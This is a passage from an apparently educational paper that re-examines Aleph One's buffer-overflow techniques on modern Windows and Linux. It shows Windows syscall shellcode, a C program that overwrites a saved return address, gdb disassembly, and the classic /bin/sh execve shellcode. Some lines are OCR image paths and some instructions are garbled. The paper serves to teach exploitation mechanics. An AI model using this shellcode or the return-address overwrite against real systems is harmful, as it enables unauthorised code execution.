ntdll!NtTerminateProcess:
778f5d10 b872010000      mov     eax,172h
778f5d15 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
778f5d1a ff12            call    dword ptr [edx]
778f5d1c c20800          ret     8
```

From the snippet of assembler code above, we see that, in order to perform *NtTerminateProcess( )*, we must load in the EAX the number in hexadecimal notation 172, then we put in EDX register the address of the *SystemCallStub*, and finally the *KiFastSystemCall( )* will be executed and thus our instructions will be processed in kernel mode, lets see:

```
0:000> u ntdll!KiFastSystemCall
ntdll!KiFastSystemCall:
778f64f0 8bd4            mov     edx,esp
778f64f2 0f34            sysenter
```

As you can understand, the jump is performed using the *sysenter* instruction, even if in the legacy systems, such as Windows 2000, *int 2e*, a software interrupt, was adopted, keep in mind that for the sake of simplicity in our codes we will use the interrupt approach. Now we have all the elements to build our optimized assembler code:

```
.386  ; Telling  assembler to use 386 instruction set
.model flat , stdcall ;memory model and the  calling convention

.code ;starting point of our program

start: ; label
      xor ebx, ebx ;cleaning ebx
      mov ax,172h ;put the NtTerminateProcess system call number in eax
      int 2eh ;jump in kernel mode
end start
```

This time we have used MASM, Microsoft Assembler, but the idea is always the same. We put the system call number in the EAX register, the other parameters required by the function in EBX, ECX and so on and then we jump in kernel mode in order to execute the instructions. Before going on I would like to clarify the *.model* instruction. It is an assembler directive to handle the memory model, *flat* is the model used by programs that run on Windows while the *stdcall* is the calling convention and this it manages the method to pass the parameters. It is important to really figure out the calling convention used in order to correctly analize the assembly code. In this paper is fundamental have an idea about the two most adopted calling conventions: *cdecl* and *stdcall*. The first one, parameters are pushed from right to left and the caller of the current function must clear the stack and the pushed arguments. On the other hand stdcall, used by Win32 API, always pushes the parameters from right to left, but this time, the stack must be cleaned by the current function before it returns.

```
>>ml /c /Zd /coff  NtTerminateProcessAsm.asm
```

In this phase we have assembled our source code, but lets try to figure out the meaning of all the flags passed on the command line. First of all, */c* indicates that we want assemble without linking, */Zd* on the other hand adds debug information while */coff* orders MASM to generate a COFF format object file. Now the object file with extension obj is generated:

```
>>link /SUBSYSTEM:WINDOWS NtTerminateProcessAsm.obj
```

In the linking phase we have specified only the subsystem to use. Now we have the executable and so it is time to run it:

```
>>NtTerminateProcessAsm.exe

>>
```

The program runs properly and to this motive, as last step, we must obtain its opcodes. To do that, this time, I have used IDA, the well known Interactive Disassembler, and its handy Hex-View:

```
\x33\xDB\x66\xB8\x72\x01\xCD\x2E
```

Once obtained the opcodes, it is easy to build the shellcode and launch it:

```
>> shellcode_NtTerminateProc.exe

>>
```

Part II

Hands on Linux

2 Setup Testbed environment

During the analyze of the issue about Linux part, two different systems were used: an old distribution and a new one. This is why when we want to run some code, the updated Linux distribution may give us some problems, due to the protections against buffer overflow attacks (see next paragraphs for more details). For the new distribution an ArchLinux version was chosen. Following we can see the output of the command *uname -a*, which give us the description of the system:

```
$ uname -a
Linux test 2.6.32-ARCH #1 SMP PREEMPT Tue Jan 19
06:08:04 UTC 2010 i686
Genuine Intel(R) CPU T2300 @ 1.66GHz GenuineIntel GNU/Linux
```

As it is possible to see, the last kernel up today is installed (2.6.32) and the machine has an x86 at 32 bit architecture. The debugger used is gdb, which is a GNU debugger which allows us to disassembling the executable. Typing *gdb version* it is possible to check that the last release (7.0) is installed.

```
$ gdb version
GNU gdb (GDB) 7.0
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html> ...
```

The usage of gdb is very simple, because, after launching the debugger using the command *gdb program* (if program is the executable that we want to analyze), it is sufficient to type the instruction *disass name_function* to disassemble the function called *name_function* (this instruction is valid also for the main), *i r* (info register) to see the status of the registers and Verbatim(b n) (breakpoint at line n) to set a breakpoint when debugging mode is active. Basically those are the command that were used more frequently, for other issue take a look on the project website. At the end, the compiler that was used is the gcc compiler. Following we can see the version of gcc, using *gcc version* command:

```
$ gcc --version
gcc (GCC) 4.4.2 20091208 (prerelease)
Copyright (C) 2009 Free Software Foundation, Inc.
```

On gcc it is needed to make a consideration about the allocation of memory into the stack when the procedure prologue is done. By experimental trials we have noticed that a padding mechanism is performed, in particular the allocation follows two different rules depending on the number of parameters passed to the function that are called during the stacks life. In other words, the allocation of the memory in the stack done by gcc is not calculated only looking at the local variables declared in the function, because some extra-space is also provided. This extra space, then, depends on the parameter passed to the functions that it calls (different padding is allocated if it is called a function with parameters or not). In the following table it is reported the rule for the padding in the case of no parameter passed (or no function called) in case of *int* or *char*. Take in mind that this table is valid only for the used version of gcc (4.4.2, see before), and this is the reason because we have put this information in this section:

type	n=1	n=3	n=4	n=5	n=16	n=17	n=32	n=33
int	0x10 = 16	0x10 = 16	0x10 = 16	0x20 = 32	0x40 = 64	0x40 = 64	0x80 = 128	0x90 = 144
char	0x20 = 32	0x20 = 32	0x20 = 32	0x20 = 32	0x20 = 32	0x30 = 48	0x30 = 48	0x40 = 64

But the question now is why this padding depends on the parameters? The answer is that the system uses this extra space (as you can see in next sections), to pass the parameter to the called functions. When a program needs to pass a parameter to a function, in fact, in this modern architecture, it is not done a push operation (as the Aleph Ones machine did), but it is combined the usage of this padding space, with some specific *mov* operations. So, as you can easily understand, to perform this goal, it is needed some extra space (additional respect to the padding space allocated according with the precedent table). When we run some code, as we have told at the begin of this paragraph, it may happen that some protections prevent the execution of that code. This is because new operating systems want to avoid any form of insecure, preventing, in this way, the execution of programs similar to the ones that are shown in Aleph Ones document. In first approximations this protection are a sort of randomization of the stack and a mechanism that wants to avoid the execution of some code that there is in a non executable place (the stack for example). But about this issue we are going to talk a long in section 5, for now, the only thing that you have to take in mind is that it is possible to disable or using another distribution in order to show the correct output of some test code. In particular, we choose to use a Damn Vulnerable Linux (DVL) , which is a distribution with kernel 2.6.20 with no protections, with gdb version 6.6 and gcc version 3.4.6. So, at the end, for each example that is shown in next section the protections are disabled, or another distribution was used. However, the particular scenario in which the sample code was tested is always clearly explained.

3 Linux buffer overflow 101

3.1 How to change the flow of execution

In this paragraph we are going to describe how our modern Linux box (its architecture is described in section 2) reacts to the program *example3.c* of the Aleph One paper [14]. First of all it is a must specify what intent was behind the execution of this program. Aleph One wanted to modify the flow of execution of the program, redirecting (when a generic function terminates) the flow to a different address with respect to the one that was saved when the function was called. In other words he wanted to change the return address to jump directly to the instruction that he needed. The source code of the program was a little bit modified by us, to permit a better visualization of the results. What was done in practice is that on the *main()*, the statements *function(1,2,3)* and the next ones, were replaced with a series of *printf*.

Obviously this change does not modify the goal of Aleph ones code, but obtains the graphical result of jumping over the middle *printf*, giving only the visualization of the *printf* number 1 and 3 (in this way is clear that the *printf* no. 2, that is the next instruction after the execution of the function *Example*, is dropped). Let us see our code:

```c
#include <stdio.h>
void Example( int num )
{
    char buf1[5];
    char buf2[10];
    int *ret;
    long ebp;
    asm ( "movl %%ebp, %0\n" :"=r"(ebp) );
    ret = ebp + 4;
    (*ret) += 0xc;
}
int main( int argc, char **argv)
{
    printf( "1st Print\n" );
    Example( 1 );
    printf( "2nd Print --> you have to jump me:)\n" );
    printf( "3rd Print\n" );
return 0;
}
```

Now let us try to debug this program using gdb, to see how our system works at low level:

```
>gdb -q example3:
(gdb) disass main
0x08048447 <main+0>: push %ebp
0x08048448 <main+1>: mov %esp,%ebp
0x0804844a <main+3>: sub $0x4,%esp
0x0804844d <main+6>: movl $0x804855b,(%esp)
0x08048454 <main+13>: call 0x804830c <puts@plt>
0x08048459 <main+18>: movl $0x1,(%esp)
0x08048460 <main+25>: call 0x80483d4 <Example>
0x08048465 <main+30>: movl $0x804856f,(%esp)
0x0804846c <main+37>: call 0x804830c <puts@plt>
0x08048471 <main+42>: movl $0x804857f,(%esp)
0x08048478 <main+49>: call 0x804830c <puts@plt>
0x0804847d <main+54>: mov $0x0,%eax
0x08048484 <main+61>: eave
0x08048489 <main+66>: ret
End of assembler dump.
```

As it is possible to see, the first three instructions are the procedure prologue. This part, as it was already seen, permit to push in the stack the previous context landmark (ebp), assign the new one and allocate the space needed to execute the function *main()*. From a graphical point of view they work as follows:




Figure 8: Linux example3.c - procedure prologue

Looking at the list of *asm* instruction (after the already analyzed one), we can group together instructions from *main+6* to *main+49* in groups of 2 instructions. As it is possible to understand, each function of each group has the following purpose: the first one puts in the area called "Allocated Space" of the previous figure, the parameter that is passed to the function called in the second instruction of the group. In this way, for each couple of instructions, the context is changed without using push and pop instruction (as the Aleph One say), but the goal is obtained by using properly mov and call, supported by a smart use of the stack. In the next figure is shown how works this mechanism for the couple of instruction *main+6*, *main+13* (but this mechanism is valid for all the couples in the considered interval).



0x00000000
SP
0x804855b
BP
0x0804844d <main+6>:
movl $0x804855b,(%esp)
Permits to put here the address of the 1st parameter of the function called in <main+13> (is a printf)
ebp (saved frame pointer of the previous context)
ret (next instruction of who has called the main())
Stack grows
Addresses grows
0x08048454 <main+13>:
call 0x804830c
<puts@plt>
Call the function
0xFFFFFFFF
0x804855b
1st parameter of the printf();

Figure 9: Linux example3.c - function calling

But at this point the real goal of this program is not obtained. It was not already performed the change in the flow of execution. To do this, however, it is necessary to make a consideration about the mechanism of calling function. If we want to skip the middle *printf*, we have to jump (at the return of the function *Example*) not at the point 0x08048465 (see the next figure), but at the point 0x08048471.

```
0x08048459 <main+18>:   movl   $0x1,(%esp)
0x08048460 <main+25>:   call   0x80483d4 <Example>
-> Here the function stampa is called
0x08048465 <main+30>:   movl   $0x804856f,(%esp)
-> Natural point of return (when stampa terminates)
0x0804846c <main+37>:   call   0x804830c <puts@plt>
0x08048471 <main+42>:   movl   $0x804857f,(%esp)
-> We want to jump here (Modified point of return)
0x08048478 <main+49>:   call   0x804830c <puts@plt>
```

So what we want to do is to execute stampa and at its termination, jumping directly at the 3rd printf, which is at *main+42* (the effective call of printf is at *main+49*, but to call printf we have to "push" its parameter into the stack). Little math tell us that we have to add 0x08048471 - 0x08048465 = 0xC to the return address to fix this jump. But now the problem is to find the correct address of the return address. To discover that address is necessary to make some considerations:

- It is not possible a priori to know with respect to one of the variables declared in the function *Example*, where is the return address, because the gcc compiler (see paragraph 3 for more details) add some padding respect to the bytes actually needed to allocate the variables (Aleph One method described in his famous paper).
- It is not possible as well, running gdb and see with a debugging session where is located the return address, simply because in an hypothetical attack scenario, the attacker cannot do debugging in the victims machine.

So, what is done is simply take a well known address as a landmark and look from there, n position after, where n is a number that identifies the space between the landmark and the *ret*. Lets have a look to the stack of the function *Example* and to the gdb disassemble of that function for more details:

```
(gdb) disass Example
Dump of assembler code for function Example:
0x080483d4 <Example+0>: push %ebp
0x080483d5 <Example+1>: mov  %esp,%ebp
0x080483d7 <Example+3>: sub  $0x20,%esp -> gcc allocates 20 byte for that function
0x080483da <Example+6>: movb $0x1,-0xd(%ebp)
0x080483de <Example+10>:movb $0x2,-0xc(%ebp)
```



0x00000000
SP
Allocated Space
Allocated Space
Allocated Space
0x080483d7
<Example+3>:
sub $0x20,%esp
Allocates exactly 0x20:
so this space is 0x20 bytes
Stack grows
Addresses grows
BP
ebp (saved frame pointer of main())
ret (next instruction of who has called stampa())
Since the file was compiled with boundaries = 2, each word is long 4 byte. So from BP to ret there are exactly 4 bytes.
0xFFFFFFFF

Figure 10: Linux example3.c - space allocation

At this point we have two possible ways to obtain the return address: we can add the size of the allocated space to the address of SP or we can add four to the address of BP. Given that BP is fixed after that the context change happen (while SP changes when pushes operations are performed), we choose the second method. So from BP (that is obtained with an assembler inline instruction), we add 4 to obtain the address of ret. At this point we have all the necessary to fix the jump, as we can see analyzing in more details the code of *Example*:

```
void Example( int num )
{
    char buf1[5];
    char buf2[10];
    int *ret;
    long ebp;

    asm ( "movl %%ebp, %0\n"  :"=r"(ebp) ); -> ASM inline function
    ret = ebp + 4; -> The address of ret is 4 after the ebp one
    (*ret) += 0xc; -> Length of the jump (calculated before)
}
```

As shown in the previous code we have performed the desired jump. Next figure shown the output of the program:

```
> ./example3
1st Print
3rd Print
```

Before ending, it is necessary to explain the trick adopted to run that code. The architecture of modern Computers as our one (see section 2 and for details), is changed a lot with respect to the date in which Aleph One wrote his paper. First of all our compiler does not work as him, because, as we can see, the way in which the parameter of the functions are pushed into the stack is different (padding bytes added by the compiler are used for that purpose instead of *push* operations). In our case, in fact, *push* operation are not performed, while *mov* and a clever

use of the stack is used (see before). Second, in our system a mechanism of randomization of the addresses is also provided: from a practical point of view, in theory, this does not change the effects on this code (because we work basing on offsets, not on fixed addresses), but for programs that we are going to analyze during the course of this work, is a very important issue: for this reason so we have chosen to disable this option.
We have also to consider that the stack is not organized as the Aleph One says: as it was explained before the gcc compiler adds some padding bits (you can see it from the disassembling of function *Example*: against 23 byte needed, gcc allocates 0x20=32 byte). So the important issues that we are going to analyze in the next paragraph (4 and next one) that influence this program, are randomization (that for this test was disabled), padding and the way in which gcc pushes parameter into the stack.
At the end we have to say that a line of *Assembler inline* was used in the code in order to have the value of *ebp*. The inline assembler is a feature of some compilers that allows to have low level code (in assembler language) embedded in a high level language (C). This embedding is done especially to not being limited by compilers high level construct or (as in our case), because high-level languages rarely have a direct facility to make system calls.

3.2 How to spawn a Shell

The goal that Aleph One wanted to obtain with this program, was to spawning a shell when *shellcode.c* was executed. There are many ways to launch a command from a C program, but, given that we want to execute a system call (before it is explained why), the *execve* way was chosen. The system call is, as its name say, a call to the system, that has to be performed in user mode to enter in kernel land. System calls at assembler level uses the *eax, ebx, ecx, edx* registers, in which we are going to store respectively the system call number and the parameters. So, given the characteristics of the system call, in this context we make this choose simply because going in kernel land, permit us to execute commands in assembler at kernel level. The *execve* command, thus, is a system call (number 11, included in *unistd.h*) which allows to launch a program from a generic C executable. Obviously it needs the name of the program to launch and an environment vector (for us is null). It has the characteristic of fully replacing the calling process: let us suppose that a generic process executes an execve instruction. When it is executed, the new process invoked from execve replaced the calling one that is killed [25].

```c
#include <stdio.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

In the case of Aleph one code, the *execve* executes the command stored in *name[0]* (which is */bin/sh*) with parameter name and null environment vector. Let us disassemble this code in order to see what is going on (you have to use *static* to see also the *execve* disassemble):

```
Reading symbols from /home/bof10/shellcode...done.
(gdb) disass main
Dump of assembler code for function main:
0x08048228 <main+0>: push %ebp
0x08048229 <main+1>: mov %esp,%ebp
```

```
0x0804822b <main+3>: sub $0x14,%esp
0x0804822e <main+6>: movl $0x80a7588,-0x8(%ebp)
0x08048235 <main+13>: movl $0x0,-0x4(%ebp)
0x0804823c <main+20>: mov -0x8(%ebp),%eax
0x0804823f <main+23>: movl $0x0,0x8(%esp)
0x08048247 <main+31>: lea -0x8(%ebp),%edx
0x0804824a <main+34>: mov %edx,0x4(%esp)
0x0804824e <main+38>: mov %eax,(%esp)
0x08048251 <main+41>: call 0x804f7d0 <execve>
0x08048256 <main+46>: leave
0x08048257 <main+47>: ret
End of assembler dump.
(gdb)
```

Looking at the main (we are going to analyze the *execve* function later), we can see that there is the usual procedure prologue (from *main+0* to *main+3*), which allocates 14 bytes (in hex notation 20 in dec at 0x0804822b) that is a value grater then the size of the local variables in the *main* function (in the *main*, in fact, there are two strings long less than 20 bytes). This is due to the padding added from the compiler, which adds some bytes used to passing the parameters to the functions, without using *push* operations (see section 2 and 3.1 for more details). After that the address of the string */bin/sh/* (0x80a7588) is put at the address with offset -8 in hex notation at *main+6* from the BP, the NULL value is putted at the offset -4 from BP (*main+13*), and the content of the cell that is at the offset of -8 from BP (the same used at *main+6* which contains, at this point, the address of */bin/sh*) is copied into the *eax* register (*main+20*). The remaining space is so filled up whit the zero value at the address with offset 8 from the SP (*main+23*), then the address of the cell with offset -8 from BP (which contains the address of the string */bin/sh*) is copied in *edx* (which so, now contains the address of the cell which contains the address of the string), and the content of *edx* is copied in the cell with the offset 4 from SP (*main+34*). Before calling the *execve* instruction (*main+41*), the value of *eax* (which contains the address of the */bin/sh*) is copied into the cell pointed by SP: in this way the address of */bin/sh* is putted at the top of the stack, without doing any push operation this is another example of avoiding the *push* operation due to the usage of *mov* instructions plus a smart use of the stack: the context change is so performed. Lets have a graphical visualization of the situation:




Figure 11: Linux shellcode.c - stack structure

At this point, as we can see, the stack of the *main* is filled up with redundant and randomized informations, which represent local variables of the *main*, written in different ways (directly or using addresses and registers). This is a sort of protection, due to make the stack less deterministic as possible. When the *execve* is called, the stack of that function has the structure shown before (there is the string */bin/sh* and the *ret* value needed to return to the *main*) and, the disassemble of *execve* produced the following output:

```
(gdb) disass __execve
Dump of assembler code for function execve:
0x0804f7d0 <execve+0>: push %ebp
0x0804f7d1 <execve+1>: mov %esp,%ebp
0x0804f7d3 <execve+3>: mov 0x10(%ebp),%edx
0x0804f7d6 <execve+6>: push %ebx
0x0804f7d7 <execve+7>: mov 0xc(%ebp),%ecx
0x0804f7da <execve+10>: mov 0x8(%ebp),%ebx
0x0804f7dd <execve+13>: mov $0xb,%eax
0x0804f7e2 <execve+18>: call *0x80c5cb8
0x0804f7e8 <execve+24>: cmp $0xfffff000,%eax
0x0804f7ed <execve+29>: ja 0x804f7f2 <execve+34>
0x0804f7ef <execve+31>: pop %ebx
0x0804f7f0 <execve+32>: pop %ebp
0x0804f7f1 <execve+33>: ret
0x0804f7f2 <execve+34>: mov $0xffffffe8,%edx
```

```
0x0804f7f8 <execve+40>: neg %eax
0x0804f7fa <execve+42>: mov %gs:0x0,%ecx
0x0804f801 <execve+49>: mov %eax,(%ecx,%edx,1)
0x0804f804 <execve+52>: or $0xffffffff,%eax
0x0804f807 <execve+55>: jmp 0x804f7ef <execve+31>
End of assembler dump.
(gdb)
```

The first thing that has to be noticed, are the instructions from *execve+24* from *execve+33*. That instructions perform a check control on the parameter passed to the system call. If in *eax* (which stores the syscall number), there is an invalid value, the stack is cleaned with the two pop at *execve+31* and *execve+32* and a *ret* is done. Viceversa if the value in *eax* is correct, the procedure can continue, jumping to *execve+34*. So, starting to analyze the gdb dump, we can see that after the procedure prologue (*execve+0* and *execve+1*, notice that there is not allocated space: the parameter for the syscall are stored in the registers), the most important instructions (excluded the randomization and the check control performed) are at *execve+13* where the syscall code (0x0b = 11) is stored in the *eax* register, at *execve+10* where the string */bin/sh* is copied in the *ebx* register (the stack from BP is composed by *sfp*, *ret* and the string: so, at the offset 8 from BP there is the */bin/sh*) and from *execve+34* till the *ret* where the switch in kernel land is performed and the syscall is executed. Using this instructions it is possible to build a simple assembler program which contains only that basical instructions (so there is not any control) and performs the spawning of the shell. With this assembler program we can build (with the opcodes, see section 2.6 for details) a shellcode that opens a new bash shell. The procedure is shown in details in the Aleph One paper, we report only the result:

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

To run this code, is clear that no protection has been disable, because no operations that can compromise the system (from a security point of view) were performed (only an *execve*, that is a system call was executed).
At the end, notice that no exit operation is performed at this point. If the *execve* fails for some reasons, the program could begin to run random instruction from the stack. Given that we want to avoid that situation, an exit mechanism has to be done. In next section we are going to see this issue.

3.3 Polite exit from a process: exit system call

Let us see how our system reacts to the program exit.c of the Aleph One paper. This program has a very simple goal, that is exit itself. It is needed to write a program which does a function like that, simply because we want to see what the system performs when an *exit* syscall is called. This concept, that in first approximation might be trivial, has a fundamental implication: when an *execve* is executed for example, we have to guarantee that this execution has an end. In other words, when we write an assembler code (with goal of obtaining a shellcode), that executes some instructions that has to have an end point. With this program, we want to learn how we can obtain that end. This is the source code:

```
#include <stdlib.h>
void main ()
```

```
{
    exit(0);
}
```

Lets debug the program using gdb (the source code was compiled using *static* to permit us to disassemble also the exit instruction):

```
> gdb -q exit
Reading symbols from /home/ bof10/exit...done.
(gdb)
(gdb) disass main
Dump of assembler code for function main:
0x08048228 <main+0>: push %ebp
0x08048229 <main+1>: mov %esp,%ebp
0x0804822b <main+3>: sub $0x4,%esp
0x0804822e <main+6>: movl $0x0,(%esp)
0x08048235 <main+13>: call 0x8048a30 <exit>
End of assembler dump.
```

As is it possible to see, the first three instructions (from *main+0* to *main+3*), are the usual procedure prologue. Also here the gcc compiler adds some padding, because, even if in the main there are no variables declared, we can see from *main+3*, that 4 bytes are allocated into the stack. After the procedure prologue, if you look at the code, the value of 0 (that is the exit code) should be pushed into the stack, because we have to pass this parameter to the *exit* function (before the change of the context). But in the gdb disassemble there are no trace of *push* operations, because the context is changed in another way, like in the program example3.c (using padding space, see section 3.1 for more details). From a graphical point of view we have:




Figure 12: Linux exit.c - procedure prologue



0x00000000
SP
0
0x0804822e <main+6>:
movl $0x0,(%esp)
Permits to put here the 1st parameter of the function called in <main+13> (is the exit)
ebp (saved frame pointer of the previous context)
BP
ret (next instruction of who has called the main())
Stack grows
Addresses grows
0x08048235 <main+13>:
call 0x8048a30 <exit>
Call the function
0xFFFFFFFF

Figure 13: Linux exit.c - function calling

When the exit system call is invoked, the program that is running terminates. Lets disassemble this function, in order to see what is going on at low level:

```
> gdb -q exit
Reading symbols from /home/ bof10/exit...done.
(gdb)
(gdb) disass _exit
Dump of assembler code for function _exit:
0x0804f790 <_exit+0>: mov 0x4(%esp),%ebx
0x0804f794 <_exit+4>: mov $0xfc,%eax
0x0804f799 <_exit+9>: call *0x80c5c58
0x0804f79f <_exit+15>: mov $0x1,%eax
0x0804f7a4 <_exit+20>: int $0x80
0x0804f7a6 <_exit+22>: hlt
End of assembler dump.
(gdb)
```

